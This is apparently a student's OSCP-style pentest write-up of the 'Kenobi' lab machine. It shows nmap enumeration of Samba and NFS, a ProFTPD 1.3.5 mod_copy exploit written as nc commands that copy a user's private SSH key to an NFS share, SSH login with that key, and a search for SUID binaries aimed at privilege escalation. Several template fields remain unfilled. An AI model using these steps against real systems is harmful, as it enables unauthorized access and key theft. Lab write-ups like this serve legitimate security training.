Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

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1 Kenobi Pentensting Report

1.1 Introduction

The penetration test report contains all efforts that were conducted in order to get access to the machine. This report will be graded from a standpoint of correctness and fullness to all aspects of the Pentest. The purpose of this report is to ensure that the client has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- · Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- · Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

• 10.10.98.191(Kenobi) - Samba shares

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how

well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to

identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific

IP addresse was:

Box IP

• 10.10.98.191

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of

systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:10.10.98.191

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed

information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In

some cases, some ports may not be listed.

3

Server IP Address	Ports Open
10.10.98.191	TCP :21,22,80,111,139,445,2049
	UDP : 49228,52315,34095,52046

Nmap Scan Results:

=> since we saw a lot of classic samba ports open we will go ahead and perform a nomal scan first

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-09 07:13 EDT
Nmap scan report for 10.10.98.191
Host is up (0.081s latency).
Not shown: 993 closed tcp ports (reset)
          STATE SERVICE
PORT
                                   VERSION
         open ftp
open ssh
21/tcp
                                   ProFTPD 1.3.5
22/tcp
                                   OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
    2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
     256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
     256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
 http-robots.txt: 1 disallowed entry
 _/admin.html
 _http-title: Site doesn't have a title (text/html).
                                   2-4 (RPC #100000)
111/tcp open rpcbind
 rpcinfo:
     program version port/proto service
     100000 2,3,4 111/tcp
100000 2,3,4 111/udp
                                            rpcbind
rpcbind
    100000 3,4 111/tcp6 rpcbind

100003 2,3,4 2049/tcp nfs

100003 2,3,4 2049/tcp6 nfs

100003 2,3,4 2049/udp nfs

100003 2,3,4 2049/udp nfs

100003 2,3,4 2049/udp6 nfs

100005 1,2,3 49228/udp6 mountal
     100000 3,4
100000 3,4
                               111/tcp6 rpcbind
    100005 1,2,3 49228/udp6 mountd
100005 1,2,3 52315/udp mountd
100005 1,2,3 52419/tcp mountd
100005 1,2,3 5249/tcp mountd
1000021 1,3,4 34095/udp6 nlockmgr
100021 1,3,4 34281/tcp nlockmgr
100021 1,3,4 39001/tcp6 nlockmgr
100021 1,3,4 52046/udp nlockmgr
100027 2,3 2049/tcp nfs_acl
100227 2,3 2049/tcp nfs_acl
100227 2,3 2049/udp6 nfs_acl
100227 2,3 2049/udp6 nfs_acl
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open nfs_acl 2-3 (RPC #100227)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=7/9%OT=21%CT=1%CU=34385%PV=Y%DS=2%DC=T%G=Y%TM=62C962E8
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=107%TI=Z%CI=RI%II=I%TS=8)OPS
OS:(01=M508ST11NW6%02=M508ST11NW6%03=M508NNT11NW6%04=M508ST11NW6%05=M508ST1
OS:1NW6%06=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
0S:=S)
Network Distance: 2 hops
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.1: Fast Scan

```
)-[~/MyPentestLab]
   nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.98.191
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-09 07:15 EDT
Nmap scan report for 10.10.98.191
Host is up (0.11s latency).
       STATE SERVICE
445/tcp open microsoft-ds
Host script results:
 smb-enum-shares:
    account_used: guest
    \\10.10.98.191\IPC$:
      Type: STYPE IPC HIDDEN
      Comment: IPC Service (kenobi server (Samba, Ubuntu))
     Max Users: <unlimited>
      Path: C:\tmp
      Anonymous access: READ/WRITE
      Current user access: READ/WRITE
    \\10.10.98.191\anonymous:
      Type: STYPE_DISKTREE
      Comment:
      Users: 0
      Max Users: <unlimited>
      Path: C:\home\kenobi\share
      Anonymous access: READ/WRITE
      Current user access: READ/WRITE
    \\10.10.98.191\print$:
      Type: STYPE_DISKTREE
      Comment: Printer Drivers
      Users: 0
      Max Users: <unlimited>
      Path: C:\var\lib\samba\printers
      Anonymous access: <none>
      Current user access: <none>
Nmap done: 1 IP address (1 host up) scanned in 14.57 seconds
```

Figure 3.2: Deep scan

Samba

- => samba is a standard windows interoperability suite of programs for Linux and Unix, it allows end users to access and use files, printers and other commonly shared resources on a companies intranet or internet often referred to as a network file system
- => samba is based on the common client server protocol of server message block SMB , its developed only for windows , without samba other computer plateforms would be isolated from windows machines even if they were part of the same network

nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.98.191

this command will enumerate the shares and users on the machine

Port 139: SMB originally ran on top of NetBIOS using port 139. NetBIOS is an older transport layer that allows Windows computers to talk to each other on the same network. Port 445: Later versions of SMB (after Windows 2000) began to use port 445 on top of a TCP stack. Using TCP allows SMB to work over the internet.

Figure 3.3: Samba Ports

-> let's inspect one of the shares

Figure 3.4: smbclient

-> now we can see that log.txt may be interesting , we can download it to our local machine using smbget

```
smbget -R smb://<ip>/anonymous
```

this will recursively download the share, submit the username and password as nothing
 Enum4linux

• we can use also enum4linux for further samba enumeration

enum4linux -a <ip>

– Your earlier nmap port scan will have shown port 111 running the service rpcbind. This is just a server that converts remote procedure call (RPC) program number into universal addresses. When an RPC service is started, it tells rpcbind the address at which it is listening and the RPC program number its prepared to serve. In our case, port 111 is access to a network file system. Lets use nmap to enumerate this

nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount <ip>

```
)-[~/MyPentestLab]
   nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.98.191
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-09 07:47 EDT
Nmap scan report for 10.10.98.191
Host is up (0.17s latency).
PORT
       STATE SERVICE
111/tcp open rpcbind
 nfs-statfs:
   Filesystem 1K-blocks Used
                                  Available Use% Maxfilesize Maxlink
   /var
              9204224.0 1837076.0 6876552.0 22%
                                                  16.0T
                                                             32000
 nfs-showmount:
   /var *
 nfs-ls: Volume /var
   access: Read Lookup NoModify NoExtend NoDelete NoExecute
 PERMISSION UID GID SIZE TIME
                                              FILENAME
 rwxr-xr-x 0 0 4096 2019-09-04T08:53:24
 rwxr-xr-x 0 0 4096 2019-09-04T12:27:33
 rwxr-xr-x 0 0 4096 2022-07-09T11:25:01 backups
 rwxr-xr-x 0 0 4096 2019-09-04T10:37:44 cache
 rwxrwxrwt 0 0 4096 2019-09-04T08:43:56 crash
 rwxrwsr-x 0 50 4096 2016-04-12T20:14:23 local
 rwxrwxrwx 0 0 9
                           2019-09-04T08:41:33 lock
 rwxrwxr-x 0 108 4096 2019-09-04T10:37:44 log
 rwxr-xr-x 0 0 4096 2019-01-29T23:27:41
                                              snap
                     4096 2019-09-04T08:53:24
                 0
            0
 rwxr-xr-x
                                              www
Nmap done: 1 IP address (1 host up) scanned in 1.91 seconds
```

Figure 3.5: rpc

- we can see that the mount is /var directory
- other way to do this is using showmount

showmount -e <ip>

PROFTP

• ProFTP is an opensource ftp server compatible with unix and windows it also been vuln in the past software versions

nc <ip> 21 //to connect to the proftp machine

• since the ProFTPd is an older version, we can use searchsploit to look for an exploit

```
| Path | ProfTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit) | linux/remote/37262.rb | ProfTPd 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/36803.py | ProfTPd 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/49908.py | ProfTPd 1.3.5 - File Copy | linux/remote/36742.txt
```

Figure 3.6: searchsploit

Vulnerability Explanation:

- the mod_copy_module implements SITE CPFR and SITE CPTO commands which can be used to
 copy files directories from one place to another on the server, any unauthenticated client can
 levrage these commands to copy files from any part of the file system to a chosen destination
- so we can potentially pull that ssh key into a location we can read and access

```
root ⊗ kali)-[~/MyPentestLab]

# nc $IP 21

220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.98.191]

SITE CPFR /home/kenobi/.ssh/id_rsa

350 File or directory exists, ready for destination name

SITE CPTO /var/tmp/id_rsa

250 Copy successful

^C
```

Figure 3.7: CPFR/CPTO

- We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.
- We knew that the /var directory was a mount we could see. So we've now moved Kenobi's private key to the /var/tmp directory.

• Let's mount the /var/tmp directory to our machine

```
mkdir /mnt/kenobiNFS
mount machine_ip:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
```

```
(root thali)-[~/MyPentestLab]

# chmod 600 id rsa kenobi

(root thali)-[~/MyPentestLab]

# ssh -i id rsa kenobi kenobi@$IP

Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.

Last login: Wed Sep 4 07:10:15 2019 from 192.168.1.147

To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root" for details.

kenobi@kenobi:~$ ls
share user.txt
kenobi@kenobi:~$ cat user.txt
kenobi@kenobi:~$ cat user.txt
```

- and we have access to the machine let's see how to get root

Vulnerability Fix:

Severity: moderate


Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info



Lets first understand what what SUID, SGID and Sticky Bits are.

Permission	On Files	On Directories
SUID Bit	User executes the file with permissions of the <i>file</i> owner	-
SGID Bit	User executes the file with the permission of the <i>group</i> owner.	File created in directory gets the same group owner.
Sticky Bit	No meaning	Users are prevented from deleting files from other users.

Figure 3.8: privesc

• SUID bits can be dangerous some binaries such as passwd need to run with elevated privs(cz its resetting ur pass on the system) however other custom files that have the SUID bit can lead to all sorts of issues To search the a system for these type of files run the following:

```
kenobi@kenobi:/dev/shm$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
kenobi@kenobi:/dev/shm$
```

Figure 3.9: privesc

• the file menu seems a little odd

```
kenobi@kenobi:/dev/shm$ /usr/bin/menu
**********************
1. status check
2. kernel version
ifconfig
** Enter your choice :3
eth0
         Link encap:Ethernet HWaddr 02:1c:1f:b0:89:8b
         inet addr:10.10.98.191 Bcast:10.10.255.255 Mask:255.255.0.0
         inet6 addr: fe80::1c:1fff:feb0:898b/64 Scope:Link
    fco UP BROADCAST RUNNING MULTICAST MTU:9001 Metric:1
         RX packets:12206 errors:0 dropped:0 overruns:0 frame:0
         TX packets:10265 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:2011223 (2.0 MB) TX bytes:1857410 (1.8 MB)
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:246 errors:0 dropped:0 overruns:0 frame:0
         TX packets:246 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1
         RX bytes:17476 (17.4 KB) TX bytes:17476 (17.4 KB)
kenobi@kenobi:/dev/shm$ ls -la /usr/bin/menu
-rwsr-xr-x 1 root root 8880 Sep 4 2019 /usr/bin/menu
```

Figure 3.10: privesc

strings command looks for human readable chars in the binary

```
kenobi@kenobi:/dev/shm$ strings /usr/bin/menu
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
 _isoc99_scanf
puts
 _stack_chk_fail
printf
system
 _libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
AWAVA
AUATL
[]A\A]A^A_

    status check

kernel version
ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
Invalid choice
; *3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609
crtstuff.c
 _JCR_LIST_
deregister_tm_clones
__do_global_dtors_aux
completed.7594
__do_global_dtors_aux_fini_array_entry
frame_dummy
 _frame_dummy_init_array_entry
menu.c
 FRAME_END
```

Figure 3.11: privesc

• we can see that the binary is running without a full path so we can abuse this

Figure 3.12: privesc

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which

can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

- **4.1 Appendix Proof and Local Contents:**
- 4.2 Appendix Metasploit/Meterpreter Usage
- 4.3 Appendix Completed Buffer Overflow Code